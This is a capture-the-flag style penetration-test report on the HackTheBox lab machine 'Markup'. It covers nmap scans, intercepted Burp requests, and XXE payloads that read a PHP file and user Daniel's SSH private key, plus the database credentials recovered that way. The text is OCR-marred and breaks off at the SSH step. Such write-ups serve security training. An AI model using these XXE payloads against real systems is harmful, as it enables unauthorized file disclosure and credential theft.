
# Markup

## Markup HTB

## Cover



**Target:** HTB Machine “Markup” **Client:** Megacorp (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

**Prepared by:** Jonas Fernandez

**Confidentiality Notice:** This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

# 1. Introduction

## Objective of the Engagement

The goal of this assessment was to conduct a comprehensive security evaluation of a Windows-based target environment and its associated web services. Our engagement focused on uncovering critical vulnerabilities—including a web application flaw that allowed file disclosure via an XML External Entity (XXE) injection, extraction of sensitive credentials and SSH keys, and a misconfigured batch script that permitted privilege escalation. This exercise demonstrates how an attacker can chain these weaknesses to achieve full system compromise.

## Scope of Assessment

- **Network Reconnaissance** • Verified host availability using ICMP. The returned TTL value of 127 confirmed that the target system was Windows-based.
- **Web Application Testing** • Evaluated the HTTP and HTTPS services on the target host (10.129.192.163) for improper input handling. We identified an XXE vulnerability that enabled unauthorized access to backend PHP files and system data.
- **Service Enumeration & Credential Discovery** • Detailed service analysis revealed misconfigured services, including an Apache HTTP server and OpenSSH for Windows, leading to the extraction of sensitive files and credentials (e.g., the SSH private key for the user "Daniel").
- **Privilege Escalation Assessment** • Investigated local file permissions and configuration of batch scripts. We demonstrated that by modifying a misconfigured script with a

reverse shell payload, it was possible to escalate privileges and obtain an administrator-level shell.

## Ethics & Compliance

All testing activities were performed under explicit, pre-approved rules of engagement. Our approach ensured that no operational disruptions occurred during the assessment. The findings from this evaluation are strictly confidential and have been shared only with authorized stakeholders for prompt remediation.

# 2 Methodoloy

## Network Reconnaissance

### Ping Test

We initiated the engagement with a basic ICMP echo request to confirm host availability:

```
kali@kali ~/workspace/Markup/nmap [17:23:02] $ ping -c 1 10.129.192.163
PING 10.129.192.163 (10.129.192.163) 56(84) bytes of data.
64 bytes from 10.129.192.163: icmp_seq=1 ttl=127 time=47.6 ms

--- 10.129.192.163 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 47.635/47.635/47.635/0.000 ms
```

Notably, the TTL value of 127 suggests the host is running on a Windows system.

## Port and Service Discovery

### Port Scanning

A SYN Stealth Scan was run using Nmap to quickly discover open ports. The following command was executed:

```
kali@kali ~/workspace/Markup/nmap [17:25:57] $ sudo nmap -sS -Pn -n -p- --
open --min-rate 5000  10.129.192.163  -oG MarkupPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 17:26 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 3.70% done; ETC: 17:26 (0:00:26 remaining)
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
```

```
SYN Stealth Scan Timing: About 84.43% done; ETC: 17:26 (0:00:04 remaining)
Nmap scan report for 10.129.192.163
Host is up (0.035s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 26.45 seconds
```

The scan revealed the following open ports:

- **22/tcp:** SSH
- **80/tcp:** HTTP
- **443/tcp:** HTTPS

The complete Nmap output confirmed that 65,532 TCP ports were filtered, with only the three specified ports responding.

## Service Enumeration

We then performed service detection on the identified open ports using the following command:

```
kali@kali ~/workspace/Markup/nmap [17:27:51] $ sudo nmap -sVC -p 22,80,443
10.129.192.163 -oN MarkupServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 17:28 EDT
Nmap scan report for 10.129.192.163
Host is up (0.036s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 9f:a0:f7:8c:c6:e2:a4:bd:71:87:68:82:3e:5d:b7:9f (RSA)
|   256 90:7d:96:a9:6e:9e:4d:40:94:e7:bb:55:eb:b3:0b:97 (ECDSA)
|_  256 f9:10:eb:76:d4:6d:4f:3e:17:f3:93:d6:0b:8c:4b:81 (ED25519)
80/tcp  open  http     Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c
PHP/7.2.28)
| http-cookie-flags:
|   /:
```

```
|     PHPSESSID:
|_      httponly flag not set
|_http-title: MegaShopping
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
443/tcp open  ssl/http Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c
PHP/7.2.28)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: MegaShopping
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.21 seconds
```

The detailed service enumeration provided these results:

- **Port 22/tcp:** SSH service running OpenSSH for_Windows_8.1 (protocol 2.0).
- **Port 80/tcp:** An Apache HTTP server (version 2.4.41) on Win64, powered by OpenSSL/1.1.1c and PHP/7.2.28, with the web title "MegaShopping".
- **Port 443/tcp:** Apache HTTP server with SSL, mirroring the configuration of port 80. The SSL certificate presented was for commonName “localhost” and had expired. Additionally, a warning was noted regarding the absence of the `httponly` flag on the PHPSESSID cookie.

This information provides insight into the operating systems and software versions, further informing our exploitation planning.

## Application Access and Functionality


### Website Login Process


Access to the application was verified via the login page. Upon navigating to the site, a screenshot of the login interface was captured:

Using the credentials *admin* / *password*, we successfully logged in, as shown below:

After login, the application greeted the user as "guest," which was confirmed by the following screenshot:

site login:






Welcome to our store. We assure the best delivery for our products.

## Investigation of User-Driven Functionality

During our exploration of the site's functionalities, we noticed an interactive feature that appears to leverage an XML HTTP request. Our initial test involved attempting an XSS payload, and subsequent analysis revealed that the intercepted request was being sent to `process.php` using the POST method. The intercepted HTTP request is as follows:


10.129.2.236/services.php
Products
Order
Contact
Logged in as Customer
1
Order in Bulk
2
3
Submit
Burp Suite Community Edition v2025.3.4 - Temporary Project
Intercept on
Forward
Drop
Request to http://10.129.2.236:80
Inspector

Type of Goods : Home Appliances

Quantity: 1

Address: `<script>alert(window.origin)</script>`

13:29:41... HTTP → Request POST http://10.129.2.236/process.php

```
POST /process.php HTTP/1.1
Host: 10.129.2.236
Content-Length: 144
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Content-Type: text/xml
Accept: */*
Origin: http://10.129.2.236
Referer: http://10.129.2.236/services.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=tstq6vlhp9mc31hn0cbv4trsgd
Connection: keep-alive

<?xml version = "1.0"?>
  <order>
    <quantity>
      1
    </quantity>
    <item>
      Home Appliances
    </item>
    <address>
      <script>
        alert(window.origin)
      </script>
    </address>
  </order>
```

1. Clicking in order I found a functionality that seems to deal with some kind of xml http request.
2. My imput at first was an attempt to do an XSS
3. The intercepted request on burpsit is going to "process.php" and is making a "POST" request


```
POST /process.php HTTP/1.1
Host: 10.129.2.236
Content-Length: 144
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Content-Type: text/xml
Accept: */*
Origin: http://10.129.2.236
Referer: http://10.129.2.236/services.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=tstq6vlhp9mc31hn0cbv4trsgd
Connection: keep-alive

<?xml version = "1.0"?><order><quantity>1</quantity><item>Home Appliances</item><address><script>alert(window.origin)</script></address></order>
```

Subsequently, we tested for an XML External Entity (XXE) vulnerability.

## Exploitation via XML External Entity (XXE) Injection

By modifying the XML payload and introducing a custom DOCTYPE declaration, we were able to read the contents of sensitive PHP files on the server. The following payload was used to extract the source code of `process.php`:

```
<?xml version = "1.0"?>
<!DOCTYPE email [
<!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=process.php">
]>
<order><quantity>1</quantity><item>&xxe;</item><address>
<script>alert(window.origin)</script></address></order>
```




```
POST /process.php HTTP/1.1
Host: 10.129.2.236
Content-Length: 239
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Content-Type: text/xml
Accept: */*
Origin: http://10.129.2.236
Referer: http://10.129.2.236/services.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=tstq6vlhp9mc31hn0cbv4trsgd
Connection: keep-alive

<?xml version = "1.0"?>
  <!DOCTYPE email [
  <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=process.php">
  ]>
  <order>
    <quantity>
      1
    </quantity>
    <item>
      &xxe;
    </item>
    <address>
      <script>
        alert(window.origin)
      </script>
    </address>
  </order>
```

```
Your order for
PD9waHANCmluY2x1ZGUoImRiLnBocCIpOw0Kc2Vzc2lvbl9zdGFydCgpOw0KaWYgKCEkX1NFU1NJT05bImx
has been processed
```

The response revealed the underlying PHP code, confirming the XXE vulnerability.

A screenshot of the alert indicating that PHP code was exposed is shown below:



```
10.129.2.236 says
Your order for
PD9waHANCmluY2x1ZGUoImRiLnBocCIpOw0Kc2Vzc2lvb
l9zdGFydCgpOw0KaWYgK
CEkX1NFU1NJT05bImxvZ2dlZGluIl0pIHsNCiAgICBoZWFk
ZXIoJ2xvY2F0aW9uOiAvaW5kZXgucGhwJ
yk7DQp9IGVsc2Ugew0KICAgIGlmICgkX1NFUlZFUlsnUkV
RVUVTVF9NRVRIT0QnXSA9PT0gJ1BPU1QnK
SB7DQogICAgICAgIGxpYnhtbF9kaXNhYmxlX2VudGl0eV9
```

Another screenshot further confirmed our ability to view PHP code:

Additionally, using this method, we retrieved the database configuration from `home.php`:

Using this method I found this db on the home.php

```
kali@kali ~/workspace/Markup/content [13:58:46] $ cat home.php
<?php
include("db.php");
session_start();
if (!$_SESSION["loggedin"]) {
    header('location: /index.php');
} else {
    ?>
```

The `db.php` file was recovered via a Base64 decoding technique:

```
kali@kali ~/workspace/Markup/content [13:58:49] $ echo
'PD9waHANCiRjb25uID0gbXlzcWxpX2Nvbm5lY3QoImxvY2FsaG9zdCIsICJyb290IiwgIiIsI
CJnb29kcyIpOw0KPz4=' | base64 -d >> db.php

kali@kali ~/workspace/Markup/content [14:00:13] $ cat db.php
<?php
$conn = mysqli_connect("localhost", "root", "", "goods");
?>
```

The support section of the application provided additional contact information:

```
|   |
|---|
|1700 Walsh Ave, Santa Clara,  <br>CA 95050, United States  <br>
<br>Phone : +00123456789  <br>  <br>Email : support@test.local  <br>
<br>Fax : +00987654321|
```

## Credential and Private Key Discovery

Within the application, we observed a comment indicating modification by a user named "Daniel":


```
 <!-- Modified by Daniel : UI-Fix-9092-->
```

Further investigation led to the discovery of an SSH private key stored at `c:\users\daniel\.ssh\id_rsa`. The following XXE payload was used to extract the SSH key:

```
<?xml version = "1.0"?>
<!DOCTYPE email [
<!ENTITY xxe SYSTEM "file:////c:/users/Daniel/.ssh/id_rsa">
]>
<order><quantity>1</quantity><item>&xxe;</item><address>
<script>alert(window.origin)</script></address></order>
```

The screenshot below confirms the SSH private key extraction:

Using the key, we established an SSH connection:



Request

